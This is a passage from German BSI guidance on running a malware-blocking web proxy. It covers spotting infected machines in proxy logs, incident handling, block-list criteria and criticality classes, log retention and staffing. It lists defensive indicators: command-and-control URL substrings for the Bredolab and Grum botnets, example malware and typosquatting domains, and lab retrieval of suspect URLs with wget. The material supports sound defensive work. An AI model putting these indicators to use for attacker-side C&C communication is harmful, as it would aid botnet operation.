Neben dem WebWasher existieren viele ähnliche Produkte, die das BSI aber bisher nicht im praktischen Einsatz evaluieren konnte. Auf Anfrage sind Ergebnisse einer Vorab-Produkt-Evaluation vom BSI erhältlich.

4.4. Prozesse

Das Blockieren von schädlichen HTTP-Zugriffen durch SPS ist bereits ein Mehrwert, da die Wahrscheinlichkeit von Infektionen deutlich gesenkt wird. Ähnlich wie bei Anti-Viren-Programmen ist das regelmäßige Einspielen von aktuellen Sperrlisten notwendiger Be-

1 Siehe http://de.wikipedia.org/wiki/Webwasher

standteil dieser Maßnahme. Nach Erfahrung des BSI ist eine Reduzierung der Infektionsanzahl um 95% zu erwarten.

Auf Grund des dynamischen Charakters der Malware-Bedrohungen ist es durch zusätzlichen Aufwand möglich, den Mehrwert von SPS noch weiter zu steigern. Zu den optionalen Aufgaben gehört vor allem die Detektion von infizierten Rechnern und das anschließende Incident-Handling im Fall von Infektionen. Mit entsprechender Expertise ist auch das eigene Sammeln und Verifizieren neuer Sperreinträge möglich, um die bestehenden Sperrlisten zu erweitern. Diese Prozesse werden im IVBB und BVN zentral vom BSI vorgenommen und werden im Folgenden näher beschrieben.

4.4.1. Detektion von infizierten Rechnern

Neben dem Verhindern von Drive-By-Exploits ist das Detektieren von infizierten Rechnern die zweite Kernfunktionalität von SPS. Diese Funktionalität ist häufig in kommerziellen Produkten nicht möglich, da die Produkte nicht nach Drive-By-Exploits auf der einen Seite und automatischen Zugriffen nach Infektionen unterscheiden.

Allerdings können protokollierte Zugriffe entweder Zugriffsversuche auf Webseiten sein, die z.B. Drive-By-Exploits oder Schadsoftware enthalten, oder Rückmeldeversuche/Nachladeversuche eines infizierten PCs. Erstere sind unkritisch, da sie erfolgreich blockiert wurden. Letztere dagegen bedürfen weiterer Maßnahmen, da der PC bereits mit einer Schadsoftware infiziert wurde und nun selbsttätig Netzzugriffe auslöst. Der PC kann entweder durch unbekannte Drive-By-Exploits oder durch einen anderen Angriffsvektor wie Mail oder USB-Sticks infiziert worden sein. Daher ist es wichtig, aus den protokollierten Zugriffen diejenigen zu erkennen, die von einem infizierten PC stammen.

In diesem Abschnitt werden Kriterien beschrieben, anhand derer man entscheiden kann, ob ein Zugriff beim Surfen oder automatisch von einer Schadsoftware, die sich erfolgreich auf dem Rechner installiert hat, verursacht wurde. Dabei müssen häufig Heuristiken angewandt und abgewogen werden.

Auf der nächsten Doppel-Seite werden diese Kriterien und Heuristiken beschrieben. Sie können wie ein „Cheat-Sheet" herausgenommen werden.

Kriterien und Heuristiken zum Erkennen infizierter Rechner

- **Bekannte URL-Muster**

  Die zuverlässigste Methode, um Zugriffe zu identifizieren, die automatisch von infizierten Rechnern getätigt wurden, ist der Abgleich mit bekannten URL-Mustern. Viele Command-and-Control-Server werden durch feste URL-Pfade oder durch URLs mit festen Substrings angesprochen. Diese URLs werden nicht beim Surfen besucht, sondern werden von den Schadprogrammen ohne Wissen und Zutun des Nutzers kontaktiert.

  Ein Beispiel ist die Malware Bredolab, die u.a. dadurch auffällt, dass sie URLs mit dem Substring *„/controller.php?action="* aufruft. Infizierte Rechner des Grum-Botnetz erhalten ihre Befehle dadurch, dass sie URLs mit dem Substring „/spm/get_id.-php" aufrufen. Aus diesem Grund ist es sinnvoll, Sperreinträge, die auf Kommunikation mit einem Command-and-Control-Server hindeuten, einer eigenen Kritikalitätsklasse zuzuweisen (vgl. Abschnitt 4.4.3.2.).

[redacted]

- **Korrelation mit anderen Rechnern**

  Da sich Schadprogramme häufig in Wellen ausbreiten und ggf. auch in internen Netzen weiterverbreiten, ist ein weiteres Indiz für infizierte Rechner, wenn dieselben URLs in ähnlichen zeitlichen Mustern von mehreren verschiedenen IP-Adressen aus aufgerufen wurden.

- **Suche in Sandbox-Datenbanken**

  Sollte der Zugriff auf einen Sperreintrag vom Typ IP-Adresse oder Domain matchen, kann es passieren, dass eine unbekannte URL angezeigt wird. Diese kann ggf. von den URLs, die ursprünglich auf dem Host beobachtet wurden, abweichen. In diesem Fall kann die URL (oder statisch aussehende Teile davon) in Analyse-Datenbanken wie **ThreatExpert** gesucht werden. Diese Datenbanken enthalten Verhaltensbeschreibungen und Beschreibungen des Netzverkehrs vieler Schadprogramme.

- **Zugriff auf die URL**

  Wenn die anderen Kriterien nicht anwendbar waren, bleibt oftmals nur der direkte Zugriff auf die protokollierte URL, um deren Inhalt zu prüfen. Dies sollte in einer sicheren Labor-Umgebung und nicht von Produktiv-Systemen aus geschehen. Eine einfache Methode ist, die URL mit dem Linux-Kommandozeilen-Befehl *wget* zu laden. Allerdings liefern viele Exploit-Kits auf solche Aufrufe keinen Schadcode aus, weil der User-Agent oder der Referrer nicht passen. In solchen Fällen hilft nur der Zugriff per Webbrowser aus einer Sandbox heraus. Sollte dies nicht zur Verfügung stehen, kann der Zugriff auch via Webseiten wie **Anubis** [25], **Wepawet** [26] oder **Dr Web** [27] erfolgen.

  Inhalte, die als kritisch angesehen werden müssen, weil sie auf eine Infektion hindeuten, sind Listen von IP-Adressen (die zusätzliche C&C-Server oder DdoS-Opfer darstellen können) oder ausführbare Programme (Aktualisierungen der Schadsoftware). Hierbei ist zu berücksichtigen, dass ausführbare Programme häufig als Bilddateien (.gif oder .jpg) o.ä. getarnt werden.

4.4.2. Incident-Handling

Erkannte Infektionen sollten wie Incidents behandelt werden. Je nach Ausbringung des Systems ist dies entweder ein zentraler oder dezentraler Vorgang. Werden mehrere unabhängige Behörden über ein zentrales SPS geführt, informieren die SPS-Analysten den jeweiligen Ansprechpartner (z.B. **IT-Sicherheitsbeauftragten** oder **Admin**) über den Incident. Die Analysten sehen dann typischweise nur die Quell-IP-Adresse des jeweiligen Proxy, aber nicht des einzelnen Rechners, der infiziert ist. Erst der Admin des jeweiligen Bereiches kann anhand der Uhrzeit und der IP-Adresse des Zugriffs den infizierten Rechner identifizieren, sodaß eine Säuberung stattfinden kann. Hierfür sollten dem Ansprechpartner Informationen über die vermutete Schadsoftware, sowie eine Anleitung zum Bereinigen des Rechners mitgegeben werden. Eine Beispielmail findet sich im Anhang D.

Bei einem dezentral aufgebauten SPS können SPS-Analyst und Ansprechpartner für Sicherheitsvorfälle ggf. dieselbe Person sein.

Über den Incident im eigenen Netzwerk hinaus, ist es sinnvoll, auch den **Betreiber einer infizierten Webseite** zu informieren. So kann dieser die Webseite bereinigen.

In manchen Fällen kann man auch versuchen, den **Internet Service Providers** des bösartigen Servers, auf dem die eigentliche Schadsoftware gelagert ist, aufzufordern, den Server vom Netz zu nehmen. Vielfach sind solche Server zwar bei sogenannten „Bullet-Proof" Providern gehostet, sodass auf einen Take-Down-Request keine Reaktion erfolgt. Vielfach nehmen Provider diese Informationen jedoch an und leiten entsprechende Maßnahmen ein, was z.B. ein Abschalten der Domäne oder das Bereinigen von kompromittierten Seiten beinhalten kann.

4.4.3. Management der Sperrlisten

Das Management der Sperrlisten ist ein aufwändiger Prozess, sodass es bei kommerziellen Produkten (wie z.B. WebWasher oder IronPort) vom Dienstleister übernommen wird. Analog dazu pflegt das BSI im IVBB und BVN die Sperrlisten zentral.

4.4.3.1. Sammeln und Verifizieren von Malware-URLs

Die Effektivität von SPS hängt vor allem von der Menge, Qualität und Aktualität der Sperreinträge ab.

Am einfachsten ist das Auswerten **externer Listen**, die von einigen IT-Sicherheitsdienstleistern zur Verfügung gestellt werden (z.B. [1, 2, 13, 14, 20-23]). Dabei müsste allerdings deren Einschätzung der Seiten ungeprüft übernommen werden, da meistens die Gründe für die Einschätzung nicht angegeben werden. Solche Listen unterscheiden sich ggf. darin, welche Arten von Bedrohungen berücksichtigt werden. Dies reicht von Listen, die bereits Werbe-Banner blockieren bis hin zu Listen, die nur als äußerst kritisch bewertete Schadprogramme aufführen.

Etwas mehr eigene Bewertungsmöglichkeiten, aber dafür auch mehr Aufwand bedeutet das Sichten von **Nachrichten aus der IT-Sicherheitsgemeinde** (wie z.B. [3-6, 15-18]). Schadprogramme mit Neuigkeitswert werden oft detailliert mit ihrem Verhalten und den kontaktierten URLs beschrieben. Anhand dieser Detailinformationen kann der Analyst selbst entscheiden, ob er die aufgelisteten URLs oder URL-Muster blockieren möchte. Dabei ist zu beachten, dass zwischen IT-Sicherheitsorganisationen und/oder IT-Sicherheitsfirmen **vertrauliche Mailing-Listen** bestehen, die u.a. auch solche Detailinformationen austauschen. Üblicherweise sind für den Zugang zu diesen geschlossenen Bereichen ein oder mehrere Bürgen notwendig, die die Verlässlichkeit des neuen Mitglieds garantieren.

Die aufwändigste Methode ist, **eigene Schadsoftware-Analysen** durchzuführen. Dies umfasst z.B. das Aufsetzen von eigenen Honeypots [7], um Schadsoftware einzufangen. Diese sogenannten „Samples" können dann entweder per Reverse Engineering auf URLs und Muster untersucht oder in einer Sandbox [8,9] analysiert werden. Bei letzterer Methode wird die Schadsoftware unter Laborbedingungen ausgeführt und aller Netzwerkverkehr protokolliert. Weitere Methoden ist das Sammeln von **URLs aus Phishing- und SPAM-Mails**. Hierfür ist es aber unerlässlich, die gesammelten URLs auch aktiv anzusurfen, um so auf schädliche Inhalte zu überprüfen. Dabei ist zu beachten, dass gängige Exploit-Kits viele Verschleierungsmethoden besitzen. So werden beispielsweise Zugriffe aus solchen Netzbereichen geblockt, die bekanntermeise IT-Sicherheitsfirmen gehören. Häufig können die Exploit-Kits auch erkennen, ob ein Zugriff von einer Sandbox/Virtual Machine herrührt, was auf einen Analyseversuch durch ein Labor hindeutet. Zudem wird die Analyse dadurch erschwert, dass der Exploit oftmals nur einmal an dieselbe IP-Adresse ausgeliefert wird und erneute Zugriffe eine saubere Webseite erhalten. Dies erschwert auch den Einsatz von **Webcrawlern**, die sich aktiv durch das Web bewegen und nach Schadcode suchen.

Dass das Sammeln und Blockieren von schädlichen URLs ein Mehrwert darstellt, wird dadurch belegt, dass Google, der Internet Explorer und auch Firefox solche Listen verwenden. Da diese Listen allerdings nicht vollständig sind, ist es ratsam, eigene Listen zu pfle-

gen. Dies hat auch den Vorteil, dass man die Einträge selbst prüfen kann und Datenschutzbeauftragten Einsicht gewähren kann.

In jedem Fall sollten neue Sperreinträge nur dann vorgenommen werden, wenn **klare Indizien** vorliegen, dass die URL als kritisch zu bewerten ist. Kriterien können die folgenden sein:

- **Expertenmeinung:** Stammt die URL aus einer verlässlichen Quelle, der man vertraut, und postuliert diese Quelle die gewünschte Mindest-Kritikalität?
- **Gefundener Schadcode:** Kann durch Zugriff von einem Labor-PC oder durch manuellen Download (z.B. mittels *wget*) Schadcode auf der betreffenden Webseite verifiziert werden?
- **Domainnamen und Inhalte:**
  - Deuten die Domainnamen auf keine legitimen Inhalte hin? Sind es beispielsweise zufällig generierte Namen oder Namen, die anderen bereits gesperrten Seiten ähneln?

    Ein Beispiel sind die folgenden Varianten von bekannten Domains, die Malware hosten: *hxaxl-cash.net*, *hxbxl-cash.net*, *hxcxl-cash.net* usw.
  - Sind die Domainnamen Abwandlungen bekannter Webseiten, um Benutzer durch Tippfehler abzufangen (Typosquatting)?

    Beispiele hierfür sind *kasperski.com* (statt *kaspersky.com*), *googkle.com* etc.
  - Sind auf der URL oder auf dem Hauptverzeichnis des Servers legitime Inhalte hinterlegt? Kann dies bejaht werden, befindet sich aber trotzdem Schadcode auf dem Server, sollte die Webseite nur kurz gesperrt werden und dann erneut geprüft werden. (Ggf. kann über Kommunikationskanäle der CERTs die Bereinigung der Webseiten beschleunigt werden.)
- **Zusammenhänge:** Stammt der Host aus einem Netzbereich, der typischerweise für Schadsoftware und SPAM verwendet wird?

Diese Kriterien sollten aus Gründen der Transparenz und der Nachvollziehbarkeit dokumentiert werden.

Da das Erstellen und Pflegen der Sperrlisten sehr aufwändig ist, bietet das BSI Nutzern des IVBB und BVN das SPS als Service an, für den es die Sperrlisten zentral pflegt. Kom-

merzielle Produkte wie WebWasher oder IronPort übernehmen ebenfalls das Management der Sperreinträge.

4.4.3.2. Neue Sperreinträge

URLs und Muster sollten nur dann gesperrt werden, wenn die Analyse im vorhergehenden Schritt klare Indizien erbracht hat, dass es sich um bösartige Absichten handelt. Diese Indizien sollten in der Verwaltungssoftware (siehe Abschnitt 4.3.) dokumentiert werden, um Nachvollziehbarkeit und die Transparenz zu gewährleisten. Die Dokumentation trägt zur Rechtfertigung des Sperrers bei und kann bei Nachfragen klärende Informationen liefern. Aus diesem Grund sollte die Dokumentation neben den Indizien, die für die Sperrung sprechen, auch den Namen des Sperrers, das aktuelle Datum und die empfohlene Dauer der Sperrung enthalten. Ggf. kann ein Sperreintrag auf Wiedervorlage gesetzt werden, um dann erneut zu prüfen, ob die Sperrung bestehen bleiben soll. Dies ist mindestens immer dann notwendig, wenn legitime Webseiten mit Schadcode infiziert wurden oder falls tatsächlich einmal legitime Webseiten durch Bereichssperrungen betroffen sein sollten.

Eine Einstufung der Bedrohung in Kritikalitätsklassen hat sich für die Auswertung der Protokolldaten zu blockierten Zugriffen (s.u.) bewährt. Die folgenden Klassen eignen sich:

- **unkritisch**: Diese Klasse enthält Drive-By-Exploits. Da diese durch SPS verhindert wurden, ist keine Reaktion notwendig. Höchstens, wenn einzelne Quell-IP-Adressen sehr häufig auftreten, sollte über Benutzersensibilisierung nachgedacht werden. Allerdings ist solch eine Häufung in den Regierungsnetzen bisher nicht beobachtet worden.
- **kritisch**: Diese Klasse enthält solche URLs, die von infizierten Rechnern benutzt werden, wenn sie mit ihrem Command-and-Control-Server kommunizieren. Da ein Exploit offensichtlich erfolgreich war und der Rechner nun infiziert ist, muss schnell reagiert werden, um das Schadprogramm zu entfernen (siehe Abschnitt 4.4.2.).
- **sehr kritisch**: URLs, die Drop-Zones zuzuordnen sind, gehören in die höchste Kritikalitätsklasse. Der Rechner ist bereits infiziert und es wurden Informationen gesammelt, die das Schadprogramm nun an den Angreifer schicken will. Daher muss der IT-Sicherheitsbeauftragte, Besitzer oder Administrator des Rechners umgehend informiert werden (siehe Abschnitt 4.4.2.).

4.4.3.3. Wiedervorlage und Entsperren

Beim Anlegen eines Sperreintrags wird ein Datum gesetzt, an dem der Eintrag erneut überprüft werden soll. Diese Prüfung verifiziert oder falsifiziert die dokumentierten Indizien dahingehend, ob sie noch gelten. Je nach Ergebnis wird die Sperrung entweder verlängert und ein neuer Termin für die Wiedervorlage gesetzt, oder der Sperreintrag wird entfernt.

Falls kompromittierte legitime Webseiten gesperrt werden müssen, sollte die Wiedervorlagezeit sehr kurz gewählt werden. In den meisten Fällen sind die Seiten nach ein oder zwei Tagen bereinigt – bei sehr bekannten Seiten ist dies oftmals schon nach wenigen Stunden der Fall. Allerdings ist die erneute, wiederholte Infektion von Webseiten kein Einzelfall, da oftmals nur der Schadcode entfernt wird, aber die ursprüngliche Sicherheitslücke nicht geschlossen wird. Daher sollte die Webseite einige Tage nach der Entsperrung erneut überprüft werden.

Bei URLs, die erwiesenermaßen ausschließlich für bösartige Zwecke verwendet werden, kann die Wiedervorlagezeit deutlich länger ausfallen. Häufig erübrigt sich die Entsperrung von allein, da CERTs oder Sicherheitsfirmen die Server offline nehmen lassen oder die Kriminellen auf neue Server oder Muster ausweichen, um die Sicherheits-Software-Systeme zu umgehen. Nur wenige Sperreinträge der Kategorie (IP oder Domain) sind länger als drei Wochen relevant. Allerdings gibt es immer wieder Fälle, in denen Domains oder IPs nach mehreren Monaten Pause wieder aktiv werden. Daher bietet es sich an, IP-Adressen oder Domains, die nicht mehr erreichbar sind, in der Sperrliste zu behalten. Dies ist legitim, da die vorher nachgewiesene Kritikalität nicht widerlegt werden konnte.

4.4.4. Löschen der Protokoll-Daten

Die protokollierten Zugriffe sollten nur so lange wie nötig gespeichert werden. Da die Daten nach der (täglichen) Auswertung und etwaigen Information der IT-Sicherheitsbeauftragten nicht mehr benötigt werden, können die Daten nach zwei Wochen gelöscht werden.

Falls Statistiken über längere Zeiträume gewünscht sind, sollten aggregierte/statistische Daten erzeugt und gespeichert werden (vgl. Abschnitt 4.4.5.). Dies läßt sich automatisieren, sodass kaum Aufwand entsteht.

4.4.5. Statistische Auswertungen

Über die Tätigkeit des Incident-Handling – wie beispielsweise das Identifizieren einzelner infizierter Rechner – hinaus kann die Verwaltungssoftware auch statistische Trendberichte erzeugen. Bei einer zentralen Installation von SPS sind diese Ergebnisse automatisch sanitarisiert, da die Auswertungssoftware und die Analysten die einzelnen IP-Adressen nicht Nutzern, sondern nur Unternehmens-Bereichen oder Behörden zuordnen können. Die Erfahrung zeigt, dass die Zahlen über die verschiedenen Behörden hinweg sehr homogen sind. Es sind also keine besonders auffälligen Policy-Unterschiede erkennbar.

Die Auswertungen können beispielsweise die Anzahl von blockierten Zugriffen über die Zeit, oder die Anzahl erkannter Infektionen sein. Eine Nachverfolgung dieser Daten kann wie in Abbildung 7 dokumentiert werden.




Abbildung 7: Beispielhafte statistische Aufbereitung der SPS-Daten für ein gedachtes Unternehmensnetzwerk.

Ein Muster für eine Auswertung ist im Anhang B enthalten.

Dies sind intuitive und anschauliche Angaben für die Bedrohungslage in einem Unternehmens- oder Behörden-Netzwerk. Daraus lässt sich beispielsweise ableiten, ob Maßnahmen zur Nutzersensibilisierung notwendig sind. Zudem erbringt das SPS so seine eigene

Evaluierung. Erfahrungsgemäß ist die Anzahl der infizierten Rechner am Anfang recht hoch und fällt nach der Einführung des SPS deutlich ab. Dies ist darauf zurückzuführen, dass Drive-By-Exploits geblockt werden und es dadurch seltener zu Infektionen kommt.

4.5. Personal

Der notwendige Aufwand für SPS und das dafür benötigte Personal hängt vom Einsatzszenario ab und kann je nach Sicherheitsbedarf graduell variiert werden.

Der Minimalaufwand besteht im täglichen Einspielen der aktuellen Sperrlisten. Je nach eingesetztem System kann dies größtenteils automatisiert werden, sodass täglich maximal 20 Minuten Aufwand entstehen. Durch dieses Szenario wird die Gefährdung der Systeme bereits stark reduziert. Die Erfahrungen des BSI zeigen eine Reduktion der Infektionen um 95%. Die Sicherheit kann durch die oben beschriebenen zusätzlichen Prozesse aber noch weiter erhöht werden.

Für einen vollständigen SPS-Prozess muss eine ganze Mitarbeiterstelle eingerechnet werden. Vollständig heißt hier, dass eigene Sperrlisten verwaltet und eigene Analysen durchgeführt werden, um die Sperrlisten zu füllen. Die Reaktionszeit bei einer Infektion liegt hier unter einem Tag.

Zwischen den beiden Extremen „vollständiger SPS-Prozess“ und „Minimalaufwand“ können die Aufwände graduell variiert werden. So können die täglichen Auswertungen auf infizierte Systeme auf größere Zeiträume geändert werden, beispielsweise nur noch zwei- oder dreimal die Woche. Dies erhöht allerdings die Reaktionszeit. Eine weitere deutliche Reduzierung des Aufwandes läßt sich durch die Übernahme der Sperrlisten aus einer vertrauenswürdigen und verlässlichen Quelle erreichen, sodass lediglich die Auswertung auf infizierte Systeme übrigbleibt. Für dieses Szenario ist schätzungsweise eine Stunde täglich ausreichend. Der Aufwand hängt von der Anzahl der Benutzer des Internetzugangs ab, daher ist diese Angabe für eine einzelne Behörde eine Schätzung.

Ein Ausgliedern der Auswertungen an eine externe Stelle ist aufgrund der sensiblen Protokolldaten nicht empfehlenswert. Die mit der Auswertung betrauten Mitarbeiter sollten mindestens über die folgenden Fähigkeiten verfügen: Solides Verständnis des HTTP-Protokolls, Recherche-Fähigkeit in öffentlichen Quellen, Grundverständnis der aktuellen webbasierten Angriffswege. Mit diesen Fähigkeiten können die protokollierten Zugriffe interpretiert und die Sperrlisten gepflegt werden. Wenn die Sperrlisten um eigene Erkenntnisse aus Schadprogramm-Analysen ergänzt werden sollen, sind gute Kenntnisse von Sandbo-

xes und der verschiedenen Netzwerkprotokolle notwendig, sowie im optimalen Fall Reverse Engineering-Erfahrungen. Diese Analysen sind aber ganz klar als optional anzusehen.

4.6. Weitergehende Auswertungsmethoden

Über die bereits beschriebenen Funktionalitäten hinaus kann SPS in die Lage versetzt werden, sich kontinuierlich selbst zu verbessern. Die protokollierten Zugriffe können in einem semi-automatisierten Lernverfahren genutzt werden, um neue URL-Muster für Sperreinträge zu erzeugen.

Diese Funktionalität basiert auf der folgenden Beobachtung. Computer-Kriminelle verwenden für verschiedene Kampagnen oft dieselben Domainnamen oder IP-Adressen. Ist eine solche Domain oder IP-Adresse als schädlich bekannt, wird sie in die SPS-Datenbank eingetragen. Dadurch werden sämtliche Zugriffe auf den Host blockiert und protokolliert. Dies ermöglicht, auch bisher unbekannte Malware-URLs zu identifizieren, sofern sie auf bereits bekannten Hosts liegen, die aus anderen Gründen gesperrt wurden.

Hier setzt das Lernverfahren an. Die protokollierten Zugriffe der bereits bekannten Hosts werden nach neuen Mustern in den URLs untersucht. Diese Muster basieren nur auf dem URL-Anteil ohne Host-Information, so dass sie allgemeingültig auch für neue Hosts gelten. Werden solche neuen Muster erkannt, können sie als Substrings oder reguläre Ausdrücke in die SPS-Datenbank aufgenommen werden. Enthalten Zugriffe auf bisher unbekannte Hosts diese Muster, werden sie ebenfalls blockiert und protokolliert. Tauchen auf einem Host verstärkt diese neuen Muster auf, so kann er ggf. komplett in die SPS-Datenbank aufgenommen werden. Somit dient das Finden von Mustern nicht nur dem Blockieren einzelner neuer Zugriffe, sondern auch dem Aufdecken neuer schädlicher Hosts. Der entstehende Kreislauf ist in Abbildung 8 illustriert.

Dieser Vorgang darf allerdings nicht vollautomatisch ablaufen. Neue Muster sind vor einer Sperrung durch manuelle Analyse zu verifizieren und mit bestehenden Sorgfaltspflichten abzuwägen. Das SPS darf (ähnlich wie Firewalls und Intrusion Prevention Systeme) nur zur Abwehr von Gefahren für die IT-Infrastruktur verwendet werden – der Zugang zu legitimen Inhalten muss gewährleistet bleiben.

Mehr Details können einem gesonderten Dokument [10] entnommen werden.

